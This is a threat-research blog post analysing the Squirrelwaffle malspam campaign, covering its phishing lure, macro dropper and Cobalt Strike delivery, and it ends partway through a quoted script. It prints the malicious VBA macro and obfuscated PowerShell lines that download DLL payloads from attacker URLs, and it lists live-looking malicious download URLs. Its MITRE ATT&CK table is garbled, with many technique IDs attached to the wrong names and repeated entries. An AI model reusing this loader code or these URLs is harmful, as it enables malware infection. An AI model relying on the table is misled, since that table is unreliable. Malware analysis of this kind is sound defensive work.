

A Virtual Baffle to Battle SquirrelWaffle

cynet.com/understanding-squirrelwaffle/



A Virtual Baffle to Battle Squirrelwaffle

By: Max Malyutin – Orion Threat Research Team Leader

While tracking malicious spam campaigns at the beginning of September 2021, we discovered a new villain that joined known major actors including Trickbot, Bazarloader, Ursnif, Dridix, and IcedID in the email-based malware landscape.

Email-based campaigns are used to deliver and distribute large-scale phishing malspam and deploy different types of malwares. These malicious emails often contain a .ZIP attachment, Microsoft Office document, or a URL link. The weaponized documents are responsible for downloading and executing next-stage malware payloads.

The new kid on the block's name is Squirrelwaffle, and it was first seen in the wild at the start of September 2021. Squirrelwaffle MalDoc samples are tagged by researchers as "TR", which stands for the malspam distribution infrastructure, a tag that indicates a particular malspam distribution affiliate.

We started seeing samples uploaded into open malware databases (such as bazaar.abuse):

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2021-09-18 07:56	449fc42c5403c4f26fd123...	doc	Squirrelwaffle	doc SQUIRRELWAFFLE	@abuse_ch	
2021-09-17 14:35	0cf7c00b406b33ae2af90...	dll	Squirrelwaffle	dll SQUIRRELWAFFLE tr	@ffforward	
2021-09-17 14:33	049890544f50039c38701...	doc		doc SQUIRRELWAFFLE tr	@ffforward	
2021-09-16 14:36	85d0b72fe822fd6c22827...	dll	Squirrelwaffle	dll SQUIRRELWAFFLE	@pr0xylife	
2021-09-16 10:19	171d8ac6ea329c8b61dd...	doc		doc SQUIRRELWAFFLE tr	@ankit_anubhav	
2021-09-14 11:56	fb41f8ce9d34f5ceb42b3...	doc		doc ldrloader SQUIRRELWAFFLE tr	@ffforward	
2021-09-14 11:50	8308975ce3092d911742...	exe		dll exe ldrloader SQUIRRELWAFFLE tr	@ffforward	

When inspecting SquirrelWaffle on VirusTotal, we noticed there are additional samples, as can be seen here:

Communicating Files ⓘ

Scanned	Detections	Type	Name
2021-09-17	27 / 59	MS Word Document	diagram-864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-258.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663
2021-09-16	26 / 61	MS Word Document	diagram-268.doc
2021-09-16	26 / 60	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-14	19 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-14	20 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-107.doc
2021-09-15	22 / 61	MS Word Document	diagram-927.doc
2021-09-15	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 61	MS Word Document	diagram-954.doc
2021-09-14	19 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin

Squirrelwaffle infection chain overview:

Squirrelwaffle compromises victims via a malspam campaign. Currently, Squirrelwaffle emails deliver a malicious URL link which leads to a ZIP file as part of the email content.

The victim downloads a ZIP file that contains a weaponized Microsoft Office document. The malicious document contains macro code and a fake template that lures the victim to click on Enable Content. After the macros are executed, the malicious document acts as Dropper. It drops a VBS file stored inside the MalDoc to the disk and launches it via cscript command.

Next, the VBS script downloads five DLL modules from five different URLs via PowerShell command and invokes these modules through a rundll32 command.


.Currently, we know that the DLL modules enumerate the compromised host and download the next-stage payload from a Command-and-Control (C2) Server. The downloaded file has a TXT extension. The TXT file is a portable executable file (EXE), which in fact is a Cobalt Strike beacon.

Malware-Traffic-Analysis shared Squirrelwaffle to Cobalt Strike indicators and artifacts:

<https://www.malware-traffic-analysis.net/2021/09/17/index.html>

Infection chain of Word Squirrelwaffle releases (14 September –):

1. The user receives a phishing email with a malicious URL link to a ZIP file which stores a Microsoft Office weaponized document.
2. The user opens the malicious weaponized Word document and is lured into clicking on "Enable content" (macros).
3. The malicious VBA macro is executed and drops the VBS (visual basic script) file to the ProgramData directory.
4. The malicious VBA macro executes the VBS file via cscript.
5. The VBS script executes PowerShell and CMD (Rundll32 executes via the CMD) processes.
6. The PowerShell command downloads the Squirrelwaffle modules (DLLs).
7. The rundll32 executes the Squirrelwaffle modules with ldr function.
8. Enumeration actions are performed on the compromised host.
9. Finally, a Cobalt Strike beacon is dropped and launched.



Update 20/09/2021:

We have observed another Squirrelwaffle infection. In this new variant, threat actors use malicious Excel documents instead of Word documents. The malicious Excel documents contain macro v4 (XLM) code instead of VBA code (Word documents).

Furthermore, they changed the execution and the download methods.

Infection chain of Word Squirrelwaffle releases (20 September -):

1. The user opens the malicious weaponized Excel document and is lured into clicking on "Enable content" (macros v4).
2. The malicious macros v4 is executed and downloaded from a C2 server masquerading as DLL payloads.
3. The malicious macros v4 execute masqueraded DLL payloads via regsvr32 command line.
4. The regsvr32 executes the Squirrelwaffle modules.

MITRE Attack-Navigator:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1189: Drive-by Compromise T1190: Spear Phishing T1191: External Remote Services T1200: Hardware Additions T1585: Phishing T1091: Replication Through Removable Media T1195: Supply Chain Compromise T1199: Trusted Relationship T1078: Valid Accounts	T1099: Command and Control Interface T1023: Exploitation for Client Execution T1585: Mail-Process Communication T1106: Native API T1583: Scheduled Task/Job T1129: Shared Modules T1072: Software Deployment Tools T1569: System Services T1204: User Execution T1041: Windows Management Instrumentation	T1098: Account Manipulation T1197: BITS Jobs T1547: Boot or Logon Autostart Execution T1037: Boot or Logon Initialization Scripts T1176: Browser Extensions T1554: Compromise Client Software Binary T1136: Create Account T1543: Create or Modify System Process T1546: Event Triggered Execution T1098: Exploitation for Privilege Escalation T1133: External Remote Services T1574: Hijack Execution Flow T1556: Modify Authentication Process T1137: Office Application T1542: Pre-OS Boot T1053: Scheduled Task/Job T1059: Server Software Component T1205: Traffic Signaling T1078: Valid Accounts	T1548: Abuse Elevation Control Mechanism T1034: Access Token Manipulation T1547: Boot or Logon Autostart Execution T1037: Boot or Logon Initialization Scripts T1547: Create or Modify System Process T1484: Domain Policy Modification T1161: Escape to Host T1546: Event Triggered Execution T1098: Exploitation for Privilege Escalation T1574: Hijack Execution Flow T1055: Process Injection T1053: Scheduled Task/Job T1078: Valid Accounts	T1548: Abuse Elevation Control Mechanism T1034: Access Token Manipulation T1197: BITS Jobs T1140: Desktops/Device File or Information T1005: Direct Volume Access T1484: Domain Policy Modification T1489: Execution Guardrails T1211: Exploitation for Defense Evasion T1022: File and Content Permissions Modification T1564: Hide Artifacts T1574: Hijack Execution Flow T1562: Impair Defenses T1078: Indicator Removal on Host T1202: Indirect Command Execution T1036: Masquerading T1059: Server Software Component T1112: Modify Registry T1027: Obfuscated Files or Information T1542: Pre-OS Boot T1055: Process Injection T1207: Rogue Domain Controller T1014: Rootkit T1018: Stealer Binary Proxy Execution	T1110: Brute Force T1058: Credentials from Password Stores T1027: Exploitation for Credential Access T1187: Forced Authentication T1695: Forge Web Credentials T1056: Input Capture T1557: Man-in-the-Middle T1555: Mimic Authentication Process T1040: Network Sniffing T1201: Password Policy Discovery T1028: OS Credential Dumping T1068: Permission Groups Discovery T1539: Steal Web Session Cookie T1017: Typo-Squatter Authentication T1552: Unsecured Credentials T1461: Windows Defender Evasion	T1087: Account Discovery T1029: Application WMIer Discovery T1027: Browser Bookmark Discovery T1482: Domain Trust Discovery T1038: File and Directory Services T1046: Network Service Scanning T1135: Network Share Discovery T1040: Network Sniffing T1201: Password Policy Discovery T1120: Peripheral Device Discovery T1069: Permission Groups Discovery T1057: Process Discovery T1012: Query T1018: Remote System Discovery T1518: Software Discovery T1069: System Information Discovery T1514: System Location Discovery T1018: System Network Configuration Discovery T1046: System Network Connections Discovery T1033: System Owner/User Discovery T1007: System Service Discovery T1124: System Time Discovery T1461: Windows Defender Evasion	T1210: Enumeration of Remote Services T1534: Internal Spearphishing T1570: Lateral Tool Transfer T1583: Remote Service Session Hijacking T1021: Remote Services T1591: Replication Through Removable Media T1072: Software Deployment Tools T1000: Taint Shared Content T1135: Network Share Discovery T1000: Taint Shared Content T1074: Data Staged T1114: Email Collection T1056: Input Capture T1185: Man in the Browser T1197: Man-in-the-Middle T1113: Screen Capture T1125: Video Capture	T1091: Application Layer Protocol T1192: Communication Through Removable Media T1132: Data Encoding T1001: Data Obfuscation T1568: Dynamic Resolution T1095: Data from Local System T1039: Data from Network Shares Drive T1025: Data from Removable Media T1074: Data Staged T1114: Email Collection T1056: Input Capture T1185: Man in the Browser T1197: Man-in-the-Middle T1113: Screen Capture T1125: Video Capture T1090: Non-Application Layer Protocol T1511: Non-Standard Port T1572: Protocol Tunneling T1090: Non-Application Layer Protocol T1129: Remote Access Software T1205: Traffic Signaling T1102: Web Service	T1029: Automated Exfiltration T1485: Data Transfer Size Limiting T1048: Exfiltration Over Alternative Protocol T1041: Exfiltration Over C2 Channel T1571: Exfiltration Over Other Network Medium T1092: Exfiltration Over Physical Medium T1104: Multi-Stage Channels T1098: Non-Application Layer Protocol T1511: Non-Standard Port T1572: Protocol Tunneling T1090: Non-Application Layer Protocol T1129: Remote Access Software T1205: Traffic Signaling T1102: Web Service	T1531: Account Access Removal T1485: Data Destruction T1565: Data Encrypted for Impact T1565: Data Manipulation T1491: Defacement T1561: Disk Wipe T1499: Endpoint Denial of Service T1495: Firmware Corruption T1490: Inhibit System Recovery T1498: Network Denial of Service T1496: Resource Hijacking T1489: Service Stop T1529: System Shutdown/Reboot	

Squirrelwaffle infection chain analysis:


The infection chain starts with a phishing email vector. Phishing technique T1566 has two sub-techniques: Spearphishing Attachment T1566.001 and Spearphishing Link T1566.002.

Squirrelwaffle currently uses the Spearphishing Link technique by sending malicious emails with a URL to a ZIP file that contains the malicious Word document.


urlhaus.abuse.ch tag: **SQUIRRELWAFFLE**

Dateadded (UTC)	URL	Status	Tags	Reporter
2021-09-18 08:19:49	http://srv7.corpwebcontrol.com/np/user_est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 08:11:26	http://srv7.corpwebcontrol.com/np/prog_est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:28	https://builtbybh-com.gq/eum-est/voluptas.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:25	https://readgasm.com/repudiandae-provident/voluptas.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:24	https://cctvfiles.xyz/aliquam-ipsam/documents.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:22	https://focus.focallrack.com/enim-rerum/ducimus.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://builtbvbh-com.gq/eum-est/voluptas.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://shivrajengineering.in/qui-dolores/placeat.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://stripemovired.ramfactoryarg.com/nostrum-ab/documen...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://tradingview-brokers.skoconstructionng.com/molestia...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:18	https://abogados-en-medellin.com/odit-error/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:16	http://shahanaschool.in/illum-accusamus/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:15	https://inetworx.co.za/voluptate-sunt/est.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:14	https://kmslogistik.com/repellat-et/est.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:12	http://syncun.com/natus-aut/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:06	https://moeinjelveh.ir/et-eligendi/placeat.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://buiitybybh-com.gq/eum-est/voluptas.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://saraviatowing.net/et-praesentium/placeat.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	http://saraviatowing.net/et-praesentium/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:04	https://amaimaging.com/voluptas-quidem/ducimus.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:03	https://sextostore.co.in/temporibus-aut/est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:51:07	http://beautifulgist.com/id-alias/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch

Tag:	SQUIRRELWAFFLE
Firstseen:	2021-09-14 11:55:06 UTC
Lastseen:	2021-09-18 08:19:50 UTC
Sightings:	42



Threat actors' motivation is to lure the victim to interact with the phishing email and download the ZIP file.



The next step of the infection is based on the user’s interaction with the phishing email. This step is related to User Execution technique T1204 which is part of the Execution TA0002 tactic.

This technique has two sub-techniques: Malicious Link T1204.001 and Malicious File T1204.002.

The user downloads the malicious ZIP file by using the URL link in the phishing email. The ZIP file contains a Microsoft Office Word document.

MalDoc pattern name: diagram-[0-9]{2,}.doc

Examples:


- [diagram-864.doc](#)
- [diagram-258.doc](#)
- [diagram-268.doc](#)
- [diagram-864.doc](#)
- [diagram-268.doc](#)
- [diagram-107.doc](#)
- [diagram-955.doc](#)

Files Referring ⓘ


Scanned	Detections	Type	Name
2021-09-18	4 / 58	Powershell	www.ps1
2021-09-17	27 / 59	MS Word Document	diagram-864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-268.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-107.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	29 / 61	MS Word Document	diagram-955.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663

To lure the victim to click on “Enable Content”, threat actors use a fake DocuSign template message.

Below, you can see an example of the Squirrelwaffle MalDoc requesting the user to click on the security warning button “Enable Content”. This allows the malicious document to execute code stored as a macro.



Once macros are enabled, the VBA executes (Command and Scripting Interpreter: Visual Basic: T1059.005) and executes the AutoOpen function.



The AutoOpen macro runs automatically after opening the document and selecting "Enable Content".

AutoOpen function content leads us to bxh.eFile macro:

```
Sub AutoOpen()  
bxh.eFile  
End Sub
```

The bxh function contains obfuscated VBA code which decoded via StrReverse “Returns a string in which the character order of a specified string is reversed.”

```
Sub eFile()  
Dim QQ1 As Object  
Set QQ1 = New Form  
RO = StrReverse("&ataDmargorP\C")  
ROI = RO + StrReverse("&svv.nip")  
ii = StrReverse("&")  
Ne = StrReverse("&IZOIZIMIZI")  
WW = QQ1.t2.Caption  
MyFile = FreeFile  
Open ROI For Output As #MyFile  
Print #MyFile, WW  
Close #MyFile  
fun = Shell(StrReverse("&svv.nip\ataDmargorP\C exe.tpirosc k/ dmc"), Chr(48))  
End  
End Sub
```

The artifact extracted from the bxh function:

Path: C:\ProgramData
File Name: pin.vbs


Execution command: cmd /k cscript .exe C:\ProgramData\pin.vbs

Using the OLEVBA tool, we have found several interesting artifacts:

AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	UserForm_Click	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	wscript.shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	StrReverse	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://priyacareers.com/u9hDQN9Yy7g/pt.html'', 'C	URL
IOC	https://perfectdemos.com/Gv1iNAuMKZ/pt.html'', 'C	URL
IOC	https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'', 'C	URL
IOC	https://cablingpoint.com/ByH5ND0E3kQA/pt.html'', 'C	URL
IOC	https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'', 'C	URL
IOC	www1.dll	Executable file name
IOC	www2.dll	Executable file name
IOC	www3.dll	Executable file name
IOC	www4.dll	Executable file name
IOC	www5.dll	Executable file name
IOC	rundll32.exe	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

The threat actors use a different technique to hide malicious code/strings such as URLs, IPs, commands, or even shellcode inside the malicious document.

We kept digging inside the MalDoc file and found a Form (t2) containing malicious VBS code.



The obfuscated VBS code is dropped to C:\ProgramData directory:


```

1 Dim WAITPL2, WS
2 WAITPL2 = DateAdd(Chr(115), 4, Now())
3 Do Until (Now() > WAITPL2)
4 Loop
5
6 L11 = "$Nanoo$JOOEKX.replace('JOO','I');sal OY $Nanoo$aa=(New-Ob' $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://privacaseers.com/n8DQNSy7a/pt.html','C:\ProgramData\www1.dll');$FOOX
7 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
8
9 L12 = "$Nanoo$JOOEKX.replace('JOO','I');sal OY $Nanoo$aa=(New-Ob' $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://perfectedemos.com/Gv18AU9KZ/pt.html','C:\ProgramData\www2.dll');$FOOX
10 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
11
12 L13 = "$Nanoo$JOOEKX.replace('JOO','I');sal OY $Nanoo$aa=(New-Ob' $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://business-e.ml/zeSpCNTIKr4S/pt.html','C:\ProgramData\www3.dll');$FOOX
13 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
14
15 L14 = "$Nanoo$JOOEKX.replace('JOO','I');sal OY $Nanoo$aa=(New-Ob' $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://cabinpoint.com/BvH5ND6E3QA/pt.html','C:\ProgramData\www4.dll');$FOOX
16 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
17
18 L15 = "$Nanoo$JOOEKX.replace('JOO','I');sal OY $Nanoo$aa=(New-Ob' $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://bonus.corporatebusinessmachines.co.jp/1Y0qPNe/pt.html','C:\ProgramData\www5.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
19
20 HH6="po"
21 HH6="wers"
22 HH7="h"
23 HH6="e1"
24 HH6= HH6+HH9+HH7+HH6
